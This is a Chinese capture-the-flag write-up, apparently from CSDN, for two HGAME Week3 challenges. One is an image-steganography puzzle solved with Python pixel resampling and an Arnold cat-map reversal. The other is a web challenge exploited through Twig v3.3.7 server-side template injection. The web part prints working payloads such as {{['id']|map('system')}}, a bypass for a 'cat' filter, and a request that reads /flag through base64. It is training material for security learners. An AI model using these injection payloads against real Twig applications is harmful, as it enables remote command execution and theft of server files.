
题目地址 https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week3/cat.png

基准分数 350

当前分数 350


完成人数 17

每隔10个像素点就有一个像素位置比较突出



有点像缩略图，通过stegsolve也可发现确实是有一些信息，很有规律的排布，用Python简单提取下即可

```python
from PIL import Image

img = Image.open('1.png')
width, height = img.size
pixs_list = []
for w in range(5, width, 11):
 for h in range(5, height, 11):
  pix = img.getpixel((w, h))
  pixs_list.append(pix)
#分解下pixs_list的长度，就可以得到生成图片的宽高
new_width, new_height = 215, 215
new_img = Image.new('RGB', (new_width, new_height))
idx = 0
for n_w in range(new_width):
 for n_h in range(new_height):
  new_img.putpixel((n_w, n_h), pixs_list[idx])
  idx += 1
new_img.save('ok.png')
new_img.show()
```




得到信息

```
st = 1
a = 9
b = 39
```


暂时不知道什么意思，图片上有一些带颜色小点很突出，拖进PS分析发现间隔也是很规律，每个点间隔4个像素点

```python
from PIL import Image

img = Image.open('ok.png')
width, height = img.size
pixs_list = []
for w in range(2, width, 5):
 for h in range(2, height, 5):
  pix = img.getpixel((w, h))
  pixs_list.append(pix)
#分解pixs_list的长度,
new_width, new_height = 43, 43
new_img = Image.new('RGB', (new_width, new_height))
idx = 0
for n_w in range(new_width):
 for n_h in range(new_height):
  new_img.putpixel((n_w, n_h), pixs_list[idx])
  idx += 1
new_img.save('ok1.png')
new_img.show()
```



看到这里了看过`Arnold变换(猫映射)`置乱效果图的师傅应该会觉得比较像，前面的到`a=9、b=39`是`Arnold变换`矩阵参数，`st=1`是周期

```python
from PIL import Image

img = Image.open('ok1.png')
if img.mode == "P":
    img = img.convert("RGB")
assert img.size[0] == img.size[1]
dim = width, height = img.size

st = 1
a = 9
b = 39
for _ in range(st):
    with Image.new(img.mode, dim) as canvas:
        for nx in range(img.size[0]):
            for ny in range(img.size[0]):
                y = (ny - nx * a) % width
                x = (nx - y * b) % height
                canvas.putpixel((y, x), img.getpixel((ny, nx)))
canvas.show()
canvas.save('ok2.png')
```



很像`nipet`，尝试`npiet`执行一下

Hi,

Welcome to **npiet online** !

Info: found picture width=43 height=43 and codel size=1
Uploaded picture (shown with a small border): **ok2.png**

Info: executing: npiet -w -e 220000 ok2.png

---

n? n? +=

---

run again !

back to npiet online - try again !

back to npiet
back to bertnase.de

原图是附加了一个zip的字节流的，分离出来得到两个list，根据提示把每一项的加起来

```python
from binascii import *

list1 = [776686, 749573, 6395443, 2522866, 279584, 587965, 4012670, 1645156, 2184634]
list2 = [6065523, 6419830, 1421837, 5103682, 5963053, 2842996, 1113825, 1594064, 4578755]

flag = ''
for i in range(len(list1)):
 flag += unhexlify(hex(list1[i]+list2[i])[2:]).decode()
print(flag)
```

```
hgame{wH@t_4_AM4Z1N9_1m4g3}
```

> PS：这样的最后处理得到flag，感觉会有挺多的非预期

WEB

SecurityCenter

Level - Week3

SecurityCenter[已完成]

描述

道路千万条，安全第一条

题目环境每 5min 重置一次

题目地址 http://146.56.223.34:60036

基准分数 300

当前分数 300

完成人数 36


```
33   }
34 </script>
35 <!-- hint: /vendor/composer/installed.json -->
36 </html>
```

一开始以为是SSRF，打了半天在hint提供的信息最下面发现了这个


```
            "templating"
        ],
        "support": {
            "issues": "https://github.com/twigphp/Twig/issues",
            "source": "https://github.com/twigphp/Twig/tree/v3.3.7"
        },
        "funding": [
            {
                "url": "https://github.com/fabpot",
                "type": "github"
            },
            {
                "url": "https://tidelift.com/funding/github/packagist/twig/twig",
                "type": "tidelift"
            }
        ],
        "install-path": "../twig/twig"
    }
],
"dev": true,
"dev-package-names": []
}
```



测试一下

`Twing v3.3.7` 的模板，找下漏洞

- https://whoamianony.top/2021/08/22/Web安全/Twig 模板注入从零到一/

SSTI payload


```
{{["id"]|map("system")}}
{{["id"]|map("passthru")}}
{{["id"]|map("exec")}}    // 无回显
```




CSDN @末 初

CSDN @末 初


尝试读取的时候发现过滤了`cat`，简单绕过一下即可






返回内容不能有`hgame`？
base64编码一下返回

```
/redirect.php?url={{["head /flag | base64"]|map("system")}}
```




然后这里记录一下我一开始使用的读取方法


```
redirect.php?url={{["/usr/local/bin/php /flag | base64"]|map("system")}}
```




```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('aGdhbWV7IVR3MTktUzV0MX4xc15zMDBPME9faW50ZXIzc3QxbjV+IX0K'));"
Command line code:1:
string(42) "hgame{!Tw19-S5t1~1s^s00O0O_inter3st1n5~!}"
```

